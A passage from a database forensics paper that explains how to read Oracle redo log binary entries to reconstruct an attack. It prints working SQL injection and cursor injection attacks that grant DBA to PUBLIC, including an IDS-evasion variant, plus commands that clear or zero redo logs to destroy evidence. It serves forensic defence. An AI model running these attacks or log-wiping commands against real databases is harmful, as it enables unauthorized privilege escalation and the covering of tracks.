01fd7f10h: 33 00 00 00 00 00 00 00 00 00 00 00 FF FF 10 07 ; 3...........ÿÿ..
```

We can see the block header (0x122) at offset 0x01FD7E00. We can also see the text of the DDL – in this case "create user wiggywiggywiggy identified by VALUES '2FA1749D698AD874'" but we need

to understand the binary format. The diagram below shows which value maps to which bit of information.



Here we can see the user SCOTT (starting 105 bytes into the entry), whilst their session is mapped to the SYS schema, has successfully executed a "CREATE USER" DDL statement. As to whether this was achieved through exploiting say a SQL injection flaw or not is difficult to say without corroborating evidence but we'll talk more about this shortly. [Don't be thrown off by the session schema being SYS – I altered the session to show one entry was for the username and one entry for the session schema. Also – don't worry about the timestamp – I set my clock back to test certain things.] For now, the important take away here is how the binary format can be read for DDL statements.

Redo Entry Information	**Offset [from start of block + RBA offset]**	**Size [bytes]**
Operation Code	25	1
Sub Op Code	26	1
Length Username	53	2
Length Schema	55	2
Length DDL	65	2
Username String	105	Variable

A quick and easy way of dumping DDL statements from the redo logs is to use a "strings" and "grep" utility or "findstr". However, a word of caution: if the text of a DDL statement straddles a block boundary then the text will be cut in half. Thus if you search for "GRANT" and the "GRA" is at the end of one block and the "NT" is at the start of the next then it won't be found.

Performing a post-mortem of the redo logs after an attack


Many attacks in Oracle rely on SQL injection flaws but regardless of the vector the attacker's actions are what appear in the redo logs. Let's look at some examples and see what they appear like in the redo logs. For our examples we'll assume there is a procedure called GET_OWNER which owned by SYS, uses definer rights and is executable by PUBLIC. What's more, we'll assume it is vulnerable to SQL injection and so an attacker can exploit it to run SQL as SYS.

Consider the following attack using SQL:

```
SQL> CONNECT SCOTT/TIGER
Connected.
SQL> CREATE OR REPLACE FUNCTION GET_DBA RETURN VARCHAR
  2  AUTHID CURRENT_USER IS
  3  PRAGMA AUTONOMOUS_TRANSACTION;
```

```
  4  BEGIN
  5  EXECUTE IMMEDIATE 'INSERT INTO SYS.SYSAUTH$ (GRANTEE#, PRIVILEGE#, SEQUENCE#)
VALUES (1,4,(SELECT MAX(SEQUENCE#)+1 FROM SYS.SYSAUTH$))';
  6  COMMIT;
  7  RETURN 'OWNED!';
  8  END;
  9  /

Function created.

SQL> EXEC SYS.GET_OWNER('FOO''||SCOTT.GET_DBA||''BAR');
BEGIN SYS.GET_OWNER('FOO''||SCOTT.GET_DBA||''BAR'); END;

*
ERROR at line 1:
ORA-00001: unique constraint (SYS.I_SYSAUTH1) violated
ORA-06512: at "SCOTT.GET_DBA", line 5
ORA-06512: at "SYS.GET_OWNER", line 3
ORA-06512: at line 1


SQL>
```

Ignore the error response – the attack has succeeded – but what attack is that? This SQL essentially creates a function called GET_DBA that makes PUBLIC a member of the DBA role but uses an INSERT rather than a GRANT. This is then injected into the vulnerable GET_OWNER procedure. This is the same SQL in the redo entry we examined earlier when dissecting the INSERT entry. However, there's one key difference. The associated user ID is 0 – in other words the SYS user.




This is critically important to note for a forensic examiner. Just because a DML action was initiated by another user, in this case SCOTT, the redo entry will show the user ID of the account that owns the vulnerable stored procedure. This makes sense in a way as, under the covers, it really is the SYS account executing the INSERT, as this is the way a definer rights procedure works. A forensic examiner must pay special attention to this when building a timeline of events.

With DDL this is not the case. Consider the following:

```
SQL> CONNECT SCOTT/TIGER
Connected.
SQL> SET SERVEROUTPUT ON
SQL> DECLARE
  2  MY_CURSOR NUMBER;
  3  RESULT NUMBER;
  4  BEGIN
  5  MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
  6  DBMS_SQL.PARSE(MY_CURSOR,'declare pragma autonomous_transaction;
  7  begin execute immediate "grant dba to public"; commit; end;',0);
  8  DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_CURSOR);
  9  END;
 10  /
Cursor value is :2

PL/SQL procedure successfully completed.

SQL> EXEC SYS.GET_OWNER('AAAA"||CHR(DBMS_SQL.EXECUTE(2))--');

PL/SQL procedure successfully completed.
```

Here SCOTT has wrapped a "GRANT DBA TO PUBLIC" in a block of anonymous PLSQL which is then parsed using DBMS_SQL in a cursor injection attack [2]. This is then executed by injecting the cursor into the vulnerable procedure.



We note that SCOTT is listed as the user that executed the DDL. Thus, if an attacker executes DDL we can spot this easily.

Let's change the attack slightly though – and pretend the attacker has used IDS evasion techniques such as using the double pipe concatenation operator and/or comment markers.

```
SQL> DECLARE
  2  MY_CURSOR NUMBER;
  3  RESULT NUMBER;
  4  BEGIN
  5  MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
  6  DBMS_SQL.PARSE(MY_CURSOR,'declare pragma autonomous_transaction;
  7  begin execute immediate ''gra''||''nt/**/dba/**/to/**/public''; commit; end;',
0);
  8  DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_CURSOR);
  9  END;
 10  /
Cursor value is :8

PL/SQL procedure successfully completed.
```

```
SQL> EXEC SYS.GET_OWNER('AAAA''||CHR(DBMS_SQL.EXECUTE(8))--');

PL/SQL procedure successfully completed.
```

Here the attacker has broken up the word GRANT with a double pipe and placed comment markers between each word. How does this appear in the redo logs?

```
00183280h: 09 00 0B 00 DB 01 00 00 11 00 00 00 00 00 01 00 ; ....Ü...........
00183290h: 01 00 00 00 53 43 4F 54 54 00 00 00 53 43 4F 54 ; ....SCOTT...SCOT
001832a0h: 54 00 00 00 FC FF FF 7F 00 00 00 00 00 00 00 00 ; T...üÿÿ.........
001832b0h: 03 00 00 00 03 00 0C 00 67 72 61 6E 74 2F 2A 2A ; ........grant/**
001832c0h: 2F 64 62 61 2F 2A 2A 2F 74 6F 2F 2A 2A 2F 70 75 ; /dba/**/to/**/pu
001832d0h: 62 6C 69 63 00 12 15 81 03 00 00 00 11 00 00 00 ; blic...........
```

Whilst we see no sign of the double pipe we do see the comment markers. This is another key point the forensic examiner should note.

Anti-Forensic attacks against the redo log

If an attacker gains DBA privileges, for example, through a SQL injection flaw, then they can tamper with the redo logs. This can be as simple as issuing the "ALTER DATABASE CLEAR LOGFILE" command, which entirely wipes (as in overwrites) all redo entries from the log files, thus removing most of evidence of what they did. On issuing the command however, the text of the statement will be logged to the current redo file. Attempting to clear the current log will result in an error:

```
SQL> ALTER DATABASE CLEAR LOGFILE GROUP 1;
ALTER DATABASE CLEAR LOGFILE GROUP 1
*
ERROR at line 1:
ORA-01624: log 1 needed for crash recovery of instance orcl (thread 1)
ORA-00312: online log 1 thread 1:
'C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL\REDO01.LOG'
```

Even it the attacker switches the log file using the "ALTER SYSTEM SWITCH LOGFILE" command then the new log file will contain any attempts to wipe the file.

```
00187c10h: 01 00 00 00 53 43 4F 54 54 00 00 00 53 43 4F 54 ; ....SCOTT...SCOT
00187c20h: 54 00 00 00 FC FF FF 7F 00 00 00 00 00 00 BB 06 ; T...üÿÿ.......».
00187c30h: 00 00 00 00 02 00 00 00 41 4C 54 45 52 20 44 41 ; ........ALTER DA
00187c40h: 54 41 42 41 53 45 20 43 4C 45 41 52 20 4C 4F 47 ; TABASE CLEAR LOG
00187c50h: 46 49 4C 45 20 47 52 4F 55 50 20 32 00 00 00 00 ; FILE GROUP 2....
00187c60h: 00 00 00 00 23 00 3B 33 00 00 00 00 00 00 00 00 ; ....#.;3........
```

The diagram above shows that user SCOTT has successfully cleared log file 2.

Attempting to delete the log file using UTL_FILE fails due to a sharing violation.

```
SQL> CREATE DIRECTORY RLOG AS 'C:\ORACLE\PRODUCT\10.2.0\ORADATA\ORCL';

Directory created.

SQL> exec utl_file.fremove('RLOG','REDO01.LOG');
BEGIN utl_file.fremove('RLOG','REDO01.LOG'); END;

*
ERROR at line 1:
ORA-29291: file remove operation failed
ORA-06512: at "SYS.UTL_FILE", line 243
ORA-06512: at "SYS.UTL_FILE", line 1126
ORA-06512: at line 1
```

However, it can be "zeroed" as well as written to.

```
SQL> declare
  2     fd utl_file.file_type;
  3  begin
  4     fd := utl_file.fopen('RLOG', 'redo01.log', 'w');
  5     utl_file.fclose(fd);
```

```
  6  end;
  7  /

PL/SQL procedure successfully completed.
```

Now checking the size of the file:

```
C:\oracle\product\10.2.0\oradata\orcl>dir REDO01.LOG
 Volume in drive C has no label.
 Volume Serial Number is 0B3A-E891

 Directory of C:\oracle\product\10.2.0\oradata\orcl

16/03/2007  11:22                 0 REDO01.LOG
               1 File(s)              0 bytes
               0 Dir(s)  14,516,092,928 bytes free
```

Wiping the redo logs in any of these fashions may be noticed. A wily attacker may instead choose to write or overwrite valid entries with fake entries in the redo logs. With understanding of how the checksum for a given block is generated all the attacker's DDL and DML actions can be overwritten leaving the rest of the log file intact. This will be difficult to spot indeed.

For those systems that are not running in archive mode an attacker that has not been able to gain DBA privileges can still cover their tracks – or at least replace them with more benign looking activity. For example, the attacker could perform multiple INSERTS on a table that PUBLIC has the permission to INSERT into – for example the SYSTEM.OL$ table. As the log file fills up and they are switched the previous entries will be overwritten.

Conclusion

As can be seen the redo logs can be a rich source of evidence for a forensic examiner when they are investigating a compromised Oracle database server. Being able to interpret the binary format can turn up evidence when tools such as Logminer or the ASCII dump files don't.

[1] Oracle Database Forensics using LogMiner, Paul Wright,
http://www.giac.org/certified_professionals/practicals/gcfa/0159.php

[2] Cursor Injection, David Litchfield,
http://www.databasesecurity.com/dbsec/cursor-injection.pdf